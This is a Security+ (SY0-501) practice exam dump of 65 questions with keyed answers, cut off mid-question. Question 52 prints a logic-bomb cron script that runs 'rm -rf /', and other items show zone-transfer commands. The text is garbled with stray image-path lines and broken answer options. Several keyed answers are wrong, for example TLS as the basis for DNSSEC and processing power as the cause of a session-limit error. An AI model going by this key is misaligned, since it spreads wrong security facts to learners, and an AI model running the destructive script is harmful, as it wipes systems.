SY0-501

Number: SY0-501
Passing Score: 800
Time Limit: 120 min
File Version: 1

SY0-501

Exam A

QUESTION 1
Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?

A. Shibboleth
B. RADIUS federation
C. SAML
D. OAuth
E. OpenID connect

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation: http://archive.oreilly.com/pub/a/wireless/2005/01/01/authentication.html

QUESTION 2
Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 3

In a corporation where compute utilization spikes several times a year, the Chief Information Officer (CIO) has requested a cost-effective architecture to handle the variable capacity demand. Which of the following characteristics BEST describes what the CIO has requested?

A. Elasticity
B. Scalability
C. High availability
D. Redundancy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Elasticity is defined as “the degree to which a system is able to adapt to workload changes by provisioning and de-provisioning resources in an autonomic manner, such that at each point in time the available resources match the current demand as closely as possible”.

QUESTION 4

A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX
B. PEM
C. DER
D. CER

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5

Which of the following attacks specifically impact data availability?

A. DDoS
B. Trojan
C. MITM
D. Rootkit

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

Reference: https://www.netscout.com/what-is-ddos

QUESTION 6

Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

A. Competitor
B. Hacktivist
C. Insider
D. Organized crime.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7

A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

A. URL hijacking
B. Reconnaissance

C. White box testing
D. Escalation of privilege

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 8
Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Choose two.)

A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precomputed hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:


QUESTION 10
Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.
B. The recipient can verify the authenticity of the site used to download the patch.
C. The recipient can request future updates to the software using the published MD5 value.
D. The recipient can successfully activate the new software patch.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Refer to the following code:



```
public class rainbow {
     public static void main (String [] args) {
          object blue = null;
          blue.hashcode (); }
}
```

Which of the following vulnerabilities would occur if this is executed?

A. Page exception
B. Pointer deference
C. NullPointerException
D. Missing null check

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 12
An organization has determined it can tolerate a maximum of three hours of downtime. Which of the following has been specified?

A. RTO
B. RPO
C. MTBF
D. MTTR

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 13
Which of the following types of keys is found in a key escrow?

A. Public
B. Private
C. Shared
D. Session

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation: https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

QUESTION 14
A security analyst is reviewing the following output from an IPS:



```
[**] [1:2467:7] EXPLOIT IGMP IGAP message overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
07/30-19:45:02.238185 250.19.18.71 -> 250.19.18.22
IGMP TTL:255 TOS: 0x0 ID: 9742 IpLen:20 DgmLen: 502 MF
Frag offset: 0x1FFF Frag Size: 0x01E2
[Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2004-0367]
```

Given this output, which of the following can be concluded? (Choose two.)

A. The source IP of the attack is coming from 250.19.18.22.
B. The source IP of the attack is coming from 250.19.18.71.
C. The attacker sent a malformed IGAP packet, triggering the alert.
D. The attacker sent a malformed TCP packet, triggering the alert.
E. The TTL value is outside of the expected range, triggering the alert.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Choose two.)

A. Password expiration
B. Password length
C. Password complexity
D. Password history
E. Password lockout

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16

A company determines that it is prohibitively expensive to become compliant with new credit card regulations. Instead, the company decides to purchase insurance to cover the cost of any potential loss. Which of the following is the company doing?

A. Transferring the risk
B. Accepting the risk
C. Avoiding the risk
D. Migrating the risk

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17

Users report the following message appears when browsing to the company's secure site: `This website cannot be trusted`. Which of the following actions should a security analyst take to resolve these messages? (Choose two.)

A. Verify the certificate has not expired on the server.
B. Ensure the certificate has a .pfx extension on the server.
C. Update the root certificate into the client computer certificate store.
D. Install the updated private key on the web server.
E. Have users clear their browsing history and relaunch the session.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18

When trying to log onto a company's new ticketing system, some employees receive the following message: `Access denied: too many concurrent sessions`. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

A. Network resources have been exceeded.
B. The software is out of licenses.
C. The VM does not have enough processing power.
D. The firewall is misconfigured.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Choose two.)

A. Near-field communication.
B. Rooting/jailbreaking
C. Ad-hoc connections
D. Tethering
E. Sideloading

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call B.
At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21

A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:

- All access must be correlated to a user account.
- All user accounts must be assigned to a single individual.
- User access to the PHI data must be recorded.
- Anomalies in PHI data access must be reported.
- Logs and records cannot be deleted or modified.

Which of the following should the administrator implement to meet the above requirements? (Choose three.)

A. Eliminate shared accounts.
B. Create a standard naming convention for accounts.
C. Implement usage auditing and review.
D. Enable account lockout thresholds.
E. Copy logs in real time to a secured WORM drive.
F. Implement time-of-day restrictions.
G. Perform regular permission audits and reviews.

Correct Answer: ACE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Which of the following encryption methods does PKI typically use to securely protect keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric D. Obfuscation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive
D. True positive

Correct Answer: C
Section: (none)
Explanation


Explanation/Reference:

QUESTION 24
An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:


- `New Vendor Entry – Required Role: Accounts Payable Clerk`
- `New Vendor Approval – Required Role: Accounts Payable Clerk`
- `Vendor Payment Entry – Required Role: Accounts Payable Clerk`

- Vendor Payment Approval - Required Role: Accounts Payable Manager


Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?




```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```



```
New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```



```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```



```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```

A.

B.

C.

D.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26

As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A user has attempted to access data at a higher classification level than the user's account is currently authorized to access. Which of the following access control models has been applied to this user's account?

A. MAC
B. DAC
C. RBAC
D. ABAC

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?


A. Create multiple application accounts for each user.
B. Provide secure tokens.

C. Implement SSO.
D. Utilize role-based access control.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.



Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
When performing data acquisition on a workstation, which of the following should be captured based on memory volatility? (Choose two.)

A. USB-attached hard disk
B. Swap/pagefile
C. Mounted network storage
D. ROM
E. RAM

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Ann, a security administrator, has been instructed to perform fuzz-based testing on the company's applications.

Which of the following best describes what she will do?

A. Enter random or invalid data into the application in an attempt to cause it to fault
B. Work with the developers to eliminate horizontal privilege escalation opportunities
C. Test the applications for the existence of built-in- back doors left by the developers
D. Hash the application to verify it won't cause a false positive on the HIPS

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 32
An attacker compromises a public CA and issues unauthorized X.509 certificates for Company.com. In the future, Company.com wants to mitigate the impact of similar incidents. Which of the following would assist Company.com with its goal?

A. Certificate pinning
B. Certificate stapling
C. Certificate chaining
D. Certificate with extended validation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33

A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34

When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35

When configuring settings in a mandatory access control environment, which of the following specifies the subjects that can access specific data objects?

A. Owner
B. System
C. Administrator
D. User

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
A company's user lockout policy is enabled after five unsuccessful login attempts. The help desk notices a user is repeatedly locked out over the course of a workweek. Upon contacting the user, the help desk discovers the user is on vacation and does not have network access. Which of the following types of attacks are
MOST likely occurring? (Select two.)

A. Replay
B. Rainbow tables
C. Brute force
D. Pass the hash
E. Dictionary

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
A company is terminating an employee for misbehavior. Which of the following steps is MOST important in the process of disengagement from this employee?

A. Obtain a list of passwords used by the employee.
B. Generate a report on outstanding projects the employee handled.

C. Have the employee surrender company identification.
D. Have the employee sign an NDA before departing.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
A company is developing a new secure technology and requires computers being used for development to be isolated. Which of the following should be implemented to provide the MOST secure environment?

A. A perimeter firewall and IDS
B. An air gapped computer network
C. A honeypot residing in a DMZ
D. An ad hoc network with NAT
E. A bastion host

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 39
Which of the following is an important step to take BEFORE moving any installation packages from a test environment to production?

A. Roll back changes in the test environment
B. Verify the hashes of files
C. Archive and compress the files
D. Update the secure baseline

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access.
The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

A. The user's account was over-privileged.
B. Improper error handling triggered a false negative in all three controls.
C. The email originated from a private email server with no malware protection.
D. The virus was a zero-day attack.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

A. LDAP
B. TPM
C. TLS
D. SSL
E. PKI

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42

An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
An application team is performing a load-balancing test for a critical application during off-hours and has requested access to the load balancer to review which servers are up without having the administrator on call. The security analyst is hesitant to give the application team full access due to other critical applications running on the load balancer. Which of the following is the BEST solution for security analyst to process the request?

A. Give the application team administrator access during off-hours.
B. Disable other critical applications before granting the team access.
C. Give the application team read-only access.
D. Share the account with the application team.

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 44
Which of the following cryptographic attacks would salting of passwords render ineffective?

A. Brute force
B. Dictionary

C. Rainbow tables
D. Birthday

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
A security analyst is hardening an authentication server. One of the primary requirements is to ensure there is mutual authentication and delegation. Given these requirements, which of the following technologies should the analyst recommend and configure?

A. LDAP services
B. Kerberos services
C. NTLM services
D. CHAP services

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Only Kerberos that can do Mutual Auth and Delegation.

QUESTION 46
Two users need to send each other emails over unsecured channels. The system should support the principle of non-repudiation. Which of the following should be used to sign the user's certificates?
A. RA
B. CA
C. CRL
D. CSR

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Which of the following attack types BEST describes a client-side attack that is used to manipulate an HTML iframe with JavaScript code via a web browser?

A. Buffer overflow
B. MITM
C. XSS
D. SQLi

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
An incident responder receives a call from a user who reports a computer is exhibiting symptoms consistent with a malware infection. Which of the following steps should the responder perform NEXT?

A. Capture and document necessary information to assist in the response.
B. Request the user capture and provide a screenshot or recording of the symptoms.
C. Use a remote desktop client to collect and analyze the malware in real time.
D. Ask the user to back up files for later recovery.


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49

After a user reports stow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package.

The systems administrator reviews the output below:



```
c:\Windows\system32>netstat -nab
Active Connections
Proto Local Address      Foreign Address         State              
TCP   0.0.0.0:135        0.0.0.0:0               LISTENING          RpcSs [svchost.exe]
TCP   0.0.0.0:445        0.0.0.0:0               LISTENING          [svchost.exe]

TCP   192.168.1.10:5000 10.37.213.20             ESTABLISHED        winserver.exe
UDP   192.168.1.10:1900 *.*                                         SSDPSVR
```

Based on the above information, which of the following types of malware was installed on the user's computer?

A. RAT
B. Keylogger
C. Spyware
D. Worm
E. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
When systems, hardware, or software are not supported by the original vendor, it is a vulnerability known as:

A. system sprawl
B. end-of-life systems
C. resource exhaustion
D. a default configuration

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

A. Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation B. Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy


C. Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.

D. Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
An information security specialist is reviewing the following output from a Linux server.



```
user@server:~$ crontab -1
5 * * * *  /usr/local/bin/backup.sh
user@server: ~$ cat /usr/local/bin/backup.sh
#!/bin/bash
if ! grep - - quiet joeuser/etc/passwd
then rm –rf /
fi
```

Based on the above information, which of the following types of malware was installed on the server?

A. Logic bomb
B. Trojan
C. Backdoor
D. Ransomware
E. Rootkit

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
In terms of encrypting data, which of the following is BEST described as a way to safeguard password data by adding random data to it in storage?

A. Using salt
B. Using hash algorithms
C. Implementing elliptical curve
D. Implementing PKI

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Which of the following would MOST likely appear in an uncredentialed vulnerability scan?

A. Self-signed certificates
B. Missing patches
C. Auditing parameters
D. Inactive local accounts

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55


When considering a third-party cloud service provider, which of the following criteria would be the BEST to include in the security assessment process? (Choose two.)

A. Use of performance analytics
B. Adherence to regulatory compliance
C. Data retention policies
D. Size of the corporation
E. Breadth of applications support

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56
An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:



```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer
B. Buffer overflow
C. Integer overflow
D. Backdoor

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57

A wireless network uses a RADIUS server that is connected to an authenticator, which in turn connects to a supplicant. Which of the following represents the authentication architecture in use?

A. Open systems authentication
B. Captive portal
C. RADIUS federation
D. 802.1x

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58

An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 59


A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization’s PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Choose two.)

A. Install an X- 509-compliant certificate.
B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
An auditor is reviewing the following output from a password-cracking tool:



```
user1:Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61


A new firewall has been places into service at an organization. However, a configuration has not been entered on the firewall. Employees on the network segment covered by the new firewall report they are unable to access the network. Which of the following steps should be completed to BEST resolve the issue?

A. The firewall should be configured to prevent user traffic form matching the implicit deny rule.
B. The firewall should be configured with access lists to allow inbound and outbound traffic.
C. The firewall should be configured with port security to allow traffic.
D. The firewall should be configured to include an explicit deny rule.


Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
A security analyst is testing both Windows and Linux systems for unauthorized DNS zone transfers within a LAN on comptia.org from example.org. Which of the following commands should the security analyst use? (Choose two.) A.



```
nslookup
comptia.org
set type=ANY
ls-d example.org
```




```
nslookup
comptia.org
set type=MX
example.org
```

B.

C. `dig -axfr comptia.org @example.org`

D. `ipconfig /flushDNS`

E. 

```
ifconfig eth0 down
ifconfig eth0 up
dhclient renew
```

F. `dig @example.org comptia.org`

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Which of the following are the MAIN reasons why a systems administrator would install security patches in a staging environment before the patches are applied to the production server? (Choose two.)

A. To prevent server availability issues
B. To verify the appropriate patch is being installed
C. To generate a new baseline hash after patching
D. To allow users to test functionality
E. To ensure users are trained on new functionality

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
A manager suspects that an IT employee with elevated database access may be knowingly modifying financial transactions for the benefit of a competitor. Which of the following practices should the manager implement to validate the concern?

A. Separation of duties
B. Mandatory vacations
C. Background checks

D. Security awareness training

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65

A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

